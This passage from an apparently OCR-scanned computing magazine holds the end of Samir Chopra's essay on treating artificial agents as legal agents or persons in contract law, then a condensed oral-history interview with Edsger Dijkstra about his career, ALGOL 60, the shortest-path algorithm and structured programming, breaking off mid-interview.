Societal norms and the legal system constrain our interactions with other human beings (our fellow citizens or people of other nations), other legal persons (corporations and public bodies), or animal entities. There are, in parallel, rich philosophical discussions of the normative aspects of these interactions in social, political, and moral philosophy, and in epistemology and metaphysics. The law, taking its cues from these traditions, strives to provide structure to these interactions. It answers questions such as: What rights do our fellow citizens have? How do we judge them liable for their actions? When do we attribute knowledge to them? What sorts of responsibilities can (or should) be assigned to them? It is becoming increasingly clear these questions must be addressed with respect to artificial agents.[4] So, what place within our legal system should these entities occupy so that we may do justice to the present system of socio-economic-legal arrangements, while continuing to safeguard our interests?

The Contracting Problem

Discussing rights and responsibilities for programs tends to trigger thoughts of civil rights for robots, or taking them to trial for having committed a crime or something else similarly fanciful. This is the stuff of good, bad, and simplistic science fiction. But the legal problems created by the increasing use of artificial agents *today* are many and varied. Consider one problem, present in e-commerce: If two programs negotiate a deal (that is, my shopping bot makes a purchase for me at a Web site), does that mean a legally binding contract is formed between their legal principals (the company and me)?

A traditional statement of the requirements of a legally valid contract is that "there must be two or more separate and definite parties to the contract; those parties must be in agreement i.e., there must be a consensus ad idem; those parties must intend to create legal relations in the sense the promises of each side are to be enforceable simply because they are contractual promises; the promises of each party must be supported by consideration i.e., something valuable given in return for the promise."[5]

a Jim Cunningham has pointed out that a certain degree of autonomy is present in all programs; consider Web servers or email daemons for instance. One might think of intelligent agents as a move toward one end of the spectrum of autonomy.

These requirements give rise to difficulties in accounting for contracts reached through artificial agents and have sparked a lively debate as to how the law should account for contracts that are concluded in this way. Most fundamentally, doctrinal difficulties stem from the requirement there be two parties involved in contracting: as artificial agents are not considered legal persons, they are not parties to the contract. Therefore, in a sale brought about by means of an artificial agent, only the buyer and seller can be the relevant parties to the contract. This entails difficulties in satisfying the requirement the two parties should be in agreement, since in many cases one party will be unaware of the terms of the particular contract entered into by its artificial agent. Furthermore, in relation to the requirement there should be an intention to form legal relations between the parties, if the agent's principal is not aware of the particular contract being concluded, how can the required intention be attributed?


Legal scholarship has suggested a variety of solutions,[6] ranging from the idea programs should be treated as "mere tools" of their principals to those suggesting programs be granted full legal personhood in order to grant legal efficacy to the deals entered into by them. Some of the suggested solutions struggle to solve this problem when: protocols between buyers and sellers (and their agents) are not specified in advance; the terms of use governing individual transactions are not specified; the terms of a contract are not finalized via human review; or when agents capable of determining the terms of contracts are employed. In these settings, agents might arrive at negotiated or reasoned decisions, which their principals might not have agreed to had they been given the opportunity to review the decision. Given this fact the agent cannot just be understood as a 'mere tool' or 'means of communication' of the principal; rather, the artificial agent is better understood as the means by which the contract offer is constituted.[b]

b This discussion is considerably oversimplified but I hope the outlines of the legal problem are clear.

ILLUSTRATION BY JOHN HERSEY

Artificial Agents as Legal Agents

One possible solution, which would require us to grant some legal standing to the programs themselves,[7] would be to treat programs as *legal agents* of their principals, empowered by law to engage in all those transactions covered by the scope of their authority. We would understand the program as having the authority to enter into contracts with customers, much as human agents do for a corporate principal. Some of its actions will be attributed to its corporate principal (for instance, the contracts it enters into), while those outside the scope of its authority will not. The 'knowledge' it acquires during transactions, such as customer information, can be attributed to the corporate principal, in the way that knowledge of human agents is. Lastly, the established theory of liability for principal-agent relationships can be applied to this situation. The details of this solution aside, the most important aspect here is that, unlike a car, a program is neither a thing nor a tool; rather, it is an entity with legal standing in our system.



In granting the status of a legal agent to a computer program, we are not so much granting rights to programs as protecting those that employ and interact with them. Understanding appropriately sophisticated programs as legal agents of their principals could be a crucial step to regulating their presence in our lives. It will enable us to draw upon a vast body of well-developed law that deals with the agent-principal relationship, and in a way that safeguards the rights of the principal user and all concerned third parties. Without this framework, neither third parties nor principals are adequately protected. Instead, we find ourselves in a situation where increasingly sophisticated entities determine the terms of transactions that affect others and place constraints on their actions, though with no well-defined legal standing of their own. Viewing a program as a legal agent of the employer could represent an economically efficient, doctrinally satisfying, and fair resolution that protects our interests, without in any way diminishing our sense of ourselves.

Rights and Legal Personhood for Artificial Agents

There are two ways to understand the granting of rights, such as legal agency, to artificial agents. Rights might be granted to artificial agents as a way of protecting the interests of others; and artificial agents might interact with, and impinge on, social, political, and legal institutions in such a way that the only coherent understanding of their social role emerges by modifying their status in our legal system—perhaps treating them as legal agents of their principals, or perhaps treating them as legal persons like we do corporations or other human beings. And when they enjoy such elevation, they

Artificial agents have a long way to go before we can countenance them as philosophical persons.

must conform to the standards expected of the other entities that enjoy standing in our legal system.

The question of legal personality suggests the candidate entity's presence in our networks of legal and social meanings has attained a level of significance that demands reclassification. An entity is a viable candidate for legal personality in this sense provided it fits within our networks of social, political, and economic relations in such a way that it can coherently be a subject of legal rulings. Thus, the real question is whether the scope and extent of artificial agent interactions have reached such a stage. Answers to this question will reveal what we take to be valuable and useful in *our* future society as well, for we will be engaged in determining what sorts of interactions artificial agents should be engaged in for us to be convinced that the question of legal personality has become a live issue.

While the idea of computer programs being legal persons might sound fanciful, it is worth noting the law has never considered humanity a necessary or sufficient condition for being a person. For example, in 19th century England, women were not full persons; and, in the modern era, the corporation has been granted legal personhood.[c] The decision to grant personhood to corporations is instructive because it shows that granting personhood is a pragmatic decision taken in order to best facilitate human commerce and interests. In so doing, we did not promote or elevate corporations; we attended to the interests of humans.

Artificial agents have a long way to go before we can countenance them as philosophical persons. But their roles in our society might grow to a point where the optimal strategy is to grant them some form of limited legal personhood. Until then, we should acknowledge their growing roles in our lives and make appropriate adjustments to our legal frameworks so that our interests are best addressed. Indeed, this area requires an international legal framework to address the ubiquity of artificial agents on the Internet, and their deployment across national borders.[d] I have merely scratched the surface of a huge, complex, multidisciplinary debate; in the years to come, we can only expect that more complexities and subtleties will arise. C

c In his Max Weber Lecture, "Rights of Non-humans? Electronic Agents and Animals as New Actors in Politics and Law," Gunther Teubner notes that animals were often treated as legal actors including being brought to trial.

d The work being done on the "Alfabiite" project (at Imperial College London, NRCCL Oslo, CIRFID Bologna) may be of interest in providing guidance in this regard.

References and Further Reading

1. The fast-growing literature on agent technologies is truly gigantic; for introductions, see M.J. Wooldridge, *Reasoning about Rational Agents*, MIT Press, Cambridge, MA, 2000, and N.R. Jennings and M.J. Wooldridge, Eds., *Agent Technology: Foundations, Applications and Markets*, Springer Verlag, 1998.
2. See http://www.hhs.state.tx.us/consolidation/IE/TIERS.shtml
3. The *Proceedings of the International Conferences on Artificial Intelligence and Law* (http://www.iaail.org/past-icail-conferences/index.html), and the journal *Artificial Intelligence and Law* are rich sources of information on these systems.
4. A very good source of material on the legal issues generated by the increasing use of artificial agents may be found at the Law and Electronic Agents Workshops site: http://www.lea-online.net/pubs
5. *Halsbury's Laws of England* (4th edition) Vol. 9 paragraph 203; c.f. Restatement (Second) of Contracts, § 3
6. There is a large amount of literature in this area; some very good treatments of the contracting problem may be found in: T. Allan and R. Widdison, "Can computers make contracts?", *Harvard Journal of Law and Technology 9* (1996), 25–52,; A. Bellia Jr., "Contracting with electronic agents," Emory Law Journal 50, 4 (2001), 1063; I. Kerr, "Ensuring the success of contract formation in agent-mediated electronic commerce," Electronic Commerce Research 1, (2001), 183–202; E. Weitzenboeck, "Electronic agents and the formation of contracts", *International Journal of Law and Information Technology 9*, 3 (2001), 204–234. Various international trade agreements such as those formulated by the UNCITRAL or national legislations such as the UCITA have not as yet resulted in clarity in these areas.
7. S. Chopra and L. White, "Artificial agents—Personhood in law and philosophy," in *Proceedings of the European Conference on Artificial Intelligence*, 2004 and S. Chopra and L. White, *A Legal Theory for Autonomous Artificial Agents*, University of Michigan Press, to be published.

Samir Chopra (schopra@sci.brooklyn.cuny.edu) is an associate professor in the Department of Philosophy at Brooklyn College of the City University of New York.

DOI:10.1145/1787234.1787249

Thomas J. Misa, Editor

Interview

An Interview with Edsger W. Dijkstra


The computer science luminary, in one of his last interviews before his death in 2002, reflects on a programmer's life.

THE CHARLES BABBAGE INSTITUTE holds one of the world's largest collections of research-grade oral history interviews relating to the history of computers, software, and networking. Most of the 350 interviews have been conducted in the context of specific research projects, which facilitate the interviewer's extensive preparation and often suggest specific lines of questions. Transcripts from these oral histories are a key source in understanding the history of computing, since traditional historical sources are frequently incomplete. This interview with programming pioneer Edsger Dijkstra (1930–2002) was conducted by CBI researcher Phil Frana at Dijkstra's home in Austin, TX, in August 2001 for a NSF-KDI project on "Building a Future for Software History."

Winner of ACM's A.M. Turing Award in 1972, Dijkstra is well known for his contributions to computer science as well as his colorful assessments of the field. His contributions to this magazine continue to enrich new generations of computing scientists and practitioners.

We present this interview posthumously on the eighth anniversary of Dijkstra's death at age 72 in August 2002; this interview has been condensed from the complete transcript, available at http://www.cbi.umn.edu/oh.

—Thomas J. Misa



PHOTOGRAPH COURTESY OF THE UNIVERSITY OF TEXAS AT AUSTIN

How did your career start?

It all started in 1951, when my father enabled me to go to a programming course in Cambridge, England. It was a frightening experience: the first time that I left the Netherlands, the first time I ever had to understand people speaking English. I was all by myself, trying to follow a course on a totally new topic. But I liked it very much. The Netherlands was such a small country that Aad van Wijngaarden, who was the director of the Computation Department of the Mathematical Centre in Amsterdam, knew of this, and he offered me a job. And on a part-time basis, I became the programmer of the Mathematical Centre in March of 1952. They didn't have computers yet; they were trying to build them. The first eight years of my programming there I developed the basic software for a series of machines being built at the Mathematical Centre. In those years I was a very conservative programmer. The way in which programs were written down, the form of the instruction code on paper, the library organization; it was very much modeled after what I had seen in 1951 in Cambridge.

When you got married in 1957, you could not enter the term "programmer" into your marriage record?

That's true. I think that "programmer" became recognized in the early 1960s. I was supposed to study theoretical physics, and that was the reason for going to Cambridge. However, in 1955 after three years of programming, while I was still a student, I concluded that the intellectual challenge of programming was greater than the intellectual challenge of theoretical physics, and as a result I chose programming. Programming was so unforgiving. If something went wrong, I mean a zero is a zero and a one is a one. I had never used someone else's software. If something went wrong, I had done it. And it was that unforgivingness that challenged me.

I also began to realize that in some strange way, programs could become very complicated or tricky. So it was in 1955 when I decided not to become a physicist, to become a programmer instead. At the time programming didn't look like doing science; it was just a mixture of being ingenious and being accurate. I envied my hardware

I had never used someone else's software. If something went wrong, I had done it. And it was that unforgivingness that challenged me.

friends, because if you asked them what their professional competence consisted of, they could point out that they knew everything about triodes, pentodes, and other electronic gear. And there was nothing I could point to!

I spoke with van Wijngaarden in 1955, and he agreed that there was no such thing as a clear scientific component in computer programming, but that I might very well be one of the people called to make it a science. And at the time, I was the kind of guy to whom you could say such things. As I said, I was trained to become a scientist.

What projects did you work on in Amsterdam?

When I came in 1952, they were working on the ARRA,[a] but they could not get it reliable, and an updated version was built, using selenium diodes. And then the Mathematical Centre built a machine for Fokker Aircraft Industry. So the FERTA,[b] an updated version of the ARRA, was built and installed at Schiphol. The installation I did together with the young Gerrit Blaauw who later became one of the designers of the IBM 360, with Gene Amdahl and Fred Brooks.

One funny story about the Fairchild F27: On my first visit to Australia, I flew on a big 747 from Amsterdam to Los Angeles, then on another 747 I flew to Sydney or Melbourne. The final part of the journey was on an F27 to Canberra. And we arrived and I met my host, whom I had never met before. And he was very apologetic that this world traveler had to do the last leg of the journey on such a shaky two-engine turboprop. And it gave me the dear opportunity for a one-upmanship that I never got again. I could honestly say, "Dr. Stanton, I felt quite safe: I calculated the resonance frequencies of the wings myself." [laughter]

In 1956, as soon as I had decided to become a programmer, I finished my studies as quickly as possible, since I no longer felt welcome at the university: the physicists considered me as a deserter, and the mathematicians were dismissive and somewhat contemptuous about computing. In the mathematical culture of those days you had to deal with infinity to make your topic scientifically respectable.

There's a curious story behind your "shortest path" algorithm.

In 1956 I did two important things, I got my degree and we had the festive opening of the ARMAC.[c] We had to have a demonstration. Now the ARRA, a few years earlier, had been so unreliable that the only safe demonstration we dared to give was the generation of random numbers, but for the more reliable ARMAC I could try something more ambitious. For a demonstration for non-computing people you have to have a problem statement that non-mathematicians can understand; they even have to understand the answer. So I designed a program that would find the shortest route between two cities in the Netherlands, using a somewhat reduced roadmap of the Netherlands, on which I had selected 64 cities (so that in the coding six bits would suffice to identify a city).

What's the shortest way to travel from Rotterdam to Groningen? It is the algorithm for the shortest path, which I designed in about 20 minutes. One morning I was shopping in Amsterdam with my young fiancée, and tired, we sat down on the café terrace to drink a cup of coffee and I was just thinking about whether I could do this, and I then

a Automatische Relais Rekenmachine Amsterdam = Automatic Relay Calculator Amsterdam.
b Fokker Electronische Rekenmachine Te Amsterdam = Fokker Electronic Calculator In Amsterdam
c Automatische Rekenmachine MAthematische Centrum = Automatic Calculator Mathematical Centre

designed the algorithm for the shortest path. As I said, it was a 20-minute invention. In fact, it was published in 1959, three years later. The publication is still quite nice. One of the reasons that it is so nice was that I designed it without pencil and paper. Without pencil and paper you are almost forced to avoid all avoidable complexities. Eventually that algorithm became, to my great amazement, one of the cornerstones of my fame. I found it in the early 1960s in a German book on management science—"Das Dijkstra'sche Verfahren" ["Dijkstra's procedure"]. Suddenly, there was a method named after me. And it jumped again recently because it is extensively used in all travel planners. If, these days, you want to go from here to there and you have a car with a GPS and a screen, it can give you the shortest way.

When was the "shortest path" algorithm originally published?

It was originally published in 1959 in *Numerische Mathematik* edited by F.L. Bauer. Now, at the time, an algorithm for the shortest path was hardly considered mathematics: there was a finite number of ways of going from A to B and obviously there is a shortest one, so what's all the fuss about? It remained unpublished until Bauer asked whether we could contribute something. In the meantime I had also designed the shortest sub-spanning tree for my hardware friends. You know, on the big panel you have to connect a whole lot of points with the same copper wire because they have to have the same voltage. How do you minimize the amount of copper wire that connects these points? So I wrote "A note on two problems in connection with graphs."[2] Years later when I went to my ophthalmologist—he did not even know that I was a computing scientist—he said, "Have you designed the algorithm for GPS?" It turned out he had seen the *Scientific American* of November 2000.[10]

How could you tell if early programs were correct?

For those first five years I had always been programming for non-existing machines. We would design the instruction code, I would check whether I could live with it, and my hardware friends would check that they could build it. I would write down the formal specification of the machine, and all three of us would sign it with our blood, so to speak. And then our ways parted. All the programming I did was on paper. So I was quite used to developing programs without testing them.

There was not a way to test them, so you've got to convince yourself of their correctness by reasoning about them. A simple writing error did not matter as long as the machine wasn't there yet, and as soon as errors would show up on the machine, they would be simple to correct. But in 1957, the idea of a real-time interrupt created a vision of a program with non-reproducible errors, because a real-time interrupt occurs at an unpredictable moment. My hardware friends said, "Yes, yes, we see your problem, but surely you must be up to it..." I learned to cope with it. I wrote a real-time interrupt handler that was flawless and that became the topic of my Ph.D. thesis.[3] Later I would learn that this would almost be considered an un-American activity.

How was the computing culture in America different?

Well, the American reaction was very different. When IBM had to develop the software for the 360, they built one or two machines especially equipped with a monitor. That is an extra piece of machinery that would exactly record when interrupts took place. And if something went wrong, it could replay it again. So they made it reproducible, yes, but at the expense of much more hardware than we could afford. Needless to say, they never got the OS/360 right.

In the mathematical culture of those days you had to deal with infinity to make your topic scientifically respectable.

The OS/360 monitor idea would have never occurred to a European?

No, we were too poor to consider it and we also decided that we should try to structure our designs in such a way that we could keep things under our intellectual control. This was a major difference between European and American attitudes about programming.

How did the notion of program proofs arise?

In 1959, I had challenged my colleagues at the Mathematical Centre with the following programming task. Consider two cyclic programs, and in each cycle a section occurs called the critical section. The two programs can communicate by single reads and single writes, and about the relative speeds of the programs nothing is known. Try to synchronize these programs in such a way that at any moment in time at most one of them is engaged in its critical section.[d] I looked at it and realized it was not trivial at all, there were all sorts of side conditions. For instance, if one of the programs would stay for a very long time in its noncritical section, the other one should go on unhampered. We did not allow 'After-you-after-you' blocking, where the programs would compete for access to the critical section and the dilemma would never be solved. Now, my friends at the Mathematical Centre handed in their solutions, but they were all wrong. For each, I would sketch a scenario that would reveal the bug. People made their programs more sophisticated and more complicated. The construction and counterexamples became even more time-consuming, and I had to change the rules of the game. I said, "Sir, sorry, from now onward I only accept a solution with an argument why it is correct."

Within three hours or so Th. J. Dekker came with a perfect solution and a proof of its correctness. He had analyzed what kind of proof would be needed. What are the things I have to show? How can I prove them? Having

d This is an implementation of the mutual exclusion problem, which later became a cornerstone of the THE multiprogramming system [THE = Technische Hogeschool Eindhoven (Technical University Eindhoven)].

settled that, he wrote down a program that met the proof's requirement. You lose a lot when you restrict the role of mathematics to program verification as opposed to program construction or derivation.

Another experience in 1959 was attending the "zeroth" IFIP Congress in Paris. My international contacts had started in December 1958, with the meetings for the design of ALGOL 60. My boss, Aad van Wijngaarden, had had a serious car accident, and Jaap Zonneveld and I, as his immediate underlings, had to replace him. Zonneveld was a numerical analyst, while I did the programming work. The ALGOL 60 meetings were about the first time that I had to carry out discussions spontaneously in English. It was tough.

You've remarked that learning many different languages is useful to programming.

Oh yes, it's useful. There is an enormous difference between one who is monolingual and someone who at least knows a second language well, because it makes you much more conscious about language structure in general. You will discover that certain constructions in one language you just can't translate. I was once asked what were the most vital assets of a competent programmer. I said "mathematical inclination" because at the time it was not clear how mathematics could contribute to a programming challenge. And I said "exceptional mastery" of his native tongue because you have to think in terms of words and sentences using a language you are familiar with.

How was ALGOL 60 a turning point?

Computing science started with ALGOL 60. Now the reason that ALGOL 60 was such a miracle was that it was not a university project but a project created by an international committee. It also introduced about a half-dozen profound novelties. First of all, it introduced the absence of such arbitrary constraints as, say, ruling out the subscripted subscript, the example I mentioned. A second novelty was that at least for the context-free syntax, a formal definition was given. That made a tremendous difference! It turned parsing into a rigorous discipline, no longer a lot of handwaving. But perhaps more important, it made compiler writing and language definition topics worthy of academic attention. It played a major role in making computing science academically respectable. The third novelty was the introduction of the type "Boolean" as a first-class citizen. It turns the Boolean expression from a statement of fact that may be wrong or right into an expression that has a value, say, "true" or "false." How great that step was I learned from my mother's reaction. She was a gifted mathematician, but she could not make that step. For her, "three plus five is ten" was not a complicated way of saying "false"; it was just wrong.

Potentially this is going to have a very profound influence on how mathematics is done, because mathematical proofs, can now be rendered as simple calculations that reduce a Boolean expression by value-preserving transformations to the value "true." The fourth novelty was the introduction of recursion into imperative programming. Recursion was a major step. It was introduced in a sneaky way. The draft ALGOL 60 report was circulated in one of the last weeks of December 1959. We studied it and realized that recursive calls were all but admitted, though it wasn't stated. And I phoned Peter Naur—that call to Copenhagen was my first international telephone call; I'll never forget the excitement!—and dictated to him one suggestion. It was something like "Any other occurrence of the procedure identifier denotes reactivation of the procedure." That sentence was inserted sneakily. And of all the people who had to agree with the report, none saw that sentence. That's how recursion was explicitly included.

All the programming I did was on paper. So I was quite used to developing programs without testing them.

Was this called recursion at that time?

Oh yes. The concept was quite well known. It was included in LISP, which was beginning to emerge at that time. We made it overlookable. And F.L. Bauer would never have admitted it in the final version of the ALGOL 60 Report, had he known it. He immediately founded the ALCOR Group. It was a group that together would implement a subset of ALGOL 60, with recursion emphatically ruled out.

What were other novelties in ALGOL 60?

A fifth novelty that should be mentioned was the block structure. It was a tool for structuring the program, with the same use of the word "structure" as I used nine years later in the term "structured programming." The concept of lexical scope was beautifully blended with nested lifetimes during execution, and I have never been able to figure out who was responsible for that synthesis, but I was deeply impressed when I saw it.

Finally, the definition of the semantics was much less operational than it was for existing programming languages. FORTRAN was essentially defined by its implementation, whereas with ALGOL 60 the idea emerged that the programming language should be defined independent of computers, compilers, stores, etc.; the definition should define what the implementation should look like. Now these are five or six issues that for many years the United States has missed, and I think that is a tragedy. It was the obsession with speed, the power of IBM, the general feeling at the time that programming was something that should be doable by uneducated morons picked from the street, it should not require any sophistication. Yes... false dreams paralyzed a lot of American computing science.

When did you understand that programming was a deep subject?

I had published a paper called "Recursive Programming," again in *Numerische Mathematik*.[8] In 1961, I was beginning to realize that programming really was an intellectual challenge.

Peter Naur and I were main speakers at a workshop or a summer school in Brighton, England; there were quite a number of well-known British scientists in that audience. In the audience was Tony Hoare, but neither of us remembers that. I don't remember him because he was one of the many people in the audience, and he doesn't remember it because in his memory Peter Naur and I, both bearded and both with a Continental accent, have merged into one person. [laughter] We reconstructed years later that we were both there.

In 1962, my thinking about program synchronization resulted in the P- & V-operations. The other thing I remember was a conference in Rome on symbol manipulation, in April or so. Peter Naur was there, with his wife. There were panel discussions and Peter and I were sitting next to each other and we had all sorts of nasty comments, but we made it the rule that we would go to the microphone in turn. This had gone on for an hour or so, and van Wijngaarden, my boss, was sitting next to an American and at a given moment the American grabs his shoulder and says "My God! There are *two* of them." [laughter] This may be included in an oral history? It's not mathematics, it isn't computer science either, but it is a true story....

In September 1962, I went to the first IFIP Congress, in Munich, and gave an invited speech on advancing programming. I got a number of curtain calls: clearly I was saying something unusual. Then I became a professor of Mathematics in Eindhoven, and for two years I lectured on numerical analysis. By 1963–1964, I had designed with Carel S. Scholten the hardware channels and the interrupts of the Electrologica X8, the last machine my friends built, and then I started on the design of THE multiprogramming system.

Of course, 1964 was the year in which IBM announced the 360. I was extremely cross with Gerry Blaauw, because there were serious flaws built into the I/O organization of that machine.[7] He should have known about the care that has to go into the design of such things, but that was clearly not a part of the IBM culture. In my Turing Lecture I described the week that I studied the specifications of the 360, it was [laughter] the darkest week in my professional life. In a NATO Conference on Software Engineering in 1969 in Rome,[11] I characterized the Russian decision to build a bit-compatible copy of the IBM 360 as the greatest American victory in the Cold War.

Thanks to my isolation, I would do things differently than people subjected to the standard pressures of conformity. I was a free man.

Okay now, 1964–1965. I had generalized Dekker's solution for *N* processes and the last sentence of that one-page article is, "And this, the author believes, completes the proof." According to Doug Ross, it was the first publication of an algorithm that included its correctness proof. I wrote "Cooperating Sequential Processes," and I invented the Problem of the Dining Quintuple, which Tony Hoare later named the Problem of the Dining Philosophers.[5]

When did you first visit the U.S.?

My first trip to the U.S. was in 1963. That was to an ACM Conference in Princeton. And I visited a number of Burroughs offices; that was the first time I met Donald Knuth. I must already have had some fame in 1963, because there was an ACM workshop with about 60 to 80 participants and I was invited to join. And they paid me $500. I didn't need to give a speech, I didn't need to sit in a panel discussion, they just would like me to be there. Quite an amazing experience.

What about your first two trips to America surprised you about the profession?

Well, the first lecture at that ACM workshop was given by a guy from IBM. It was very algebraic and complicated. On the blackboard he wrote wall-to-wall formulae and I didn't understand a single word of it. But there were many people that joined the discussion and posed questions. And I couldn't understand those questions either. During a reception, I voiced my worry that I was there on false premises. "The first speaker, I did not understand a word of it." "Oh," he said, "none of us did. That was all nonsense and gibberish, but IBM is sponsoring this, so we had to give the first slot to an IBM speaker." Well, that was totally new for me. Let's say that the fence between science and industry, the fence around a university campus, is here [in the U.S.] not as high as I was used to.

How did GO TO become 'harmful'?

In 1967 was the ACM Conference on Operating Systems Principles in Gatlinburg. That, I think, was the first time that I had a large American audience. It was at that meeting where one afternoon I explained to Brian Randell and a few others why the GO TO statement introduced complexity. And they asked me to publish it. So I sent an article called "A Case Against the GO TO Statement" to *Communications of the ACM*. The editor of the section wanted to publish it as quickly as possible, so he turned it from an article into a Letter to the Editor. And in doing so, he changed the title into, "GO TO Statement Considered Harmful."[4] That title became a template. Hundreds of writers have "X considered harmful," with X anything. The editor who made this change was Niklaus Wirth.

Why is "elegance" in programming important?

1968 was exciting because of the first NATO Conference on Software Engineering, in Garmisch. In *BIT* I published a paper, on "A Constructive Approach to the Problem of Program Correctness."[1] 1968 was also the year of the IBM advertisement in *Datamation*, of a beaming Susie Meyer who had just solved all her programming problems by switching to PL/I. Those were the days we were led to believe that the problems of programming were the problems of the deficiencies of the programming language you were working with. How did I characterize it? "APL is a mistake, carried

through to perfection. It is the language of the future for the programming techniques of the past: it creates a new generation of coding bums." I thought that programmers should not be puzzle-minded, which was one of the criteria on which IBM selected programmers. We would be much better served by clean, systematic minds, with a sense of elegance. And APL, with its one-liners, went in the other direction. I have been exposed to more APL than I'd like because Alan Perlis had an APL period. I think he outgrew it before his death, but for many years APL was "it."

Why did your "structured programming" have such impact?

In 1969, I wrote "Notes on Structured Programming,"[6] which I think owed its American impact to the fact that it had been written at the other side of the Atlantic Ocean; which has two very different sides. I can talk about this with some authority, having lived here [in the U.S.] for the better part of 17 years. I think that thanks to the greatly improved possibility of communication, we overrate its importance. Even stronger, we underrate the importance of isolation. See, look at what that 1963 invitation to the ACM workshop illustrates, at a time when I had published very little. I had implemented ALGOL 60 and I had written a real-time interrupt handler, I had just become a professional programmer. Yet I turned out to be quite well known. How come? Thanks to my isolation, I would do things differently than people subjected to the standard pressures of conformity. I was a free man.

What were other differences between Europe and the U.S.?

One of the things that saved Europe was that until 1960 or so, it was not considered an interesting market. So we were ignored. We were spared the pressure. I had no idea of the power of large companies. Only recently I learned that in constant dollars the development of the IBM 360 has been more expensive than the Manhattan Project.

I was beginning to see American publications in the first issue of *Communications of the ACM*. I was shocked by the clumsy, immature way in which they talked about computing. There was a very heavy use of anthropomorphic terminology, the "electronic brain" or "machines that think." That is absolutely killing. The use of anthropomorphic terminology forces you linguistically to adopt an operational view. And it makes it practically impossible to argue about programs independently of their being executed.

Is this why artificial intelligence research seemingly doesn't take hold in Europe?

There was a very clear financial constraint: at the time we had to use the machines we could build with the available stuff. There is also a great cultural barrier. The European mind tends to maintain a greater distinction between man and machine. It's less inclined to describe machines in anthropomorphic terminology; it's also less inclined to describe the human mind in mechanical terminology. Freud never became the rage in Europe as he became in the United States.

You've said, "The tools we use have a profound and devious influence on our thinking habits, and therefore on our thinking abilities."

The devious influence was inspired by the experience with a bright student. In the oral examination we solved a problem. Together we constructed the program, decided what had to be done, but very close to the end, the kid got stuck. I was amazed because he had understood the problem perfectly. It turned out he had to write a subscripted value in a subscript position, the idea of a subscripted subscript, something that was not allowed in FORTRAN. And having been educated in FORTRAN, he couldn't think of it, although it was a construction that he had seen me using at my lectures.

So the use of FORTRAN made him unable to solve that?

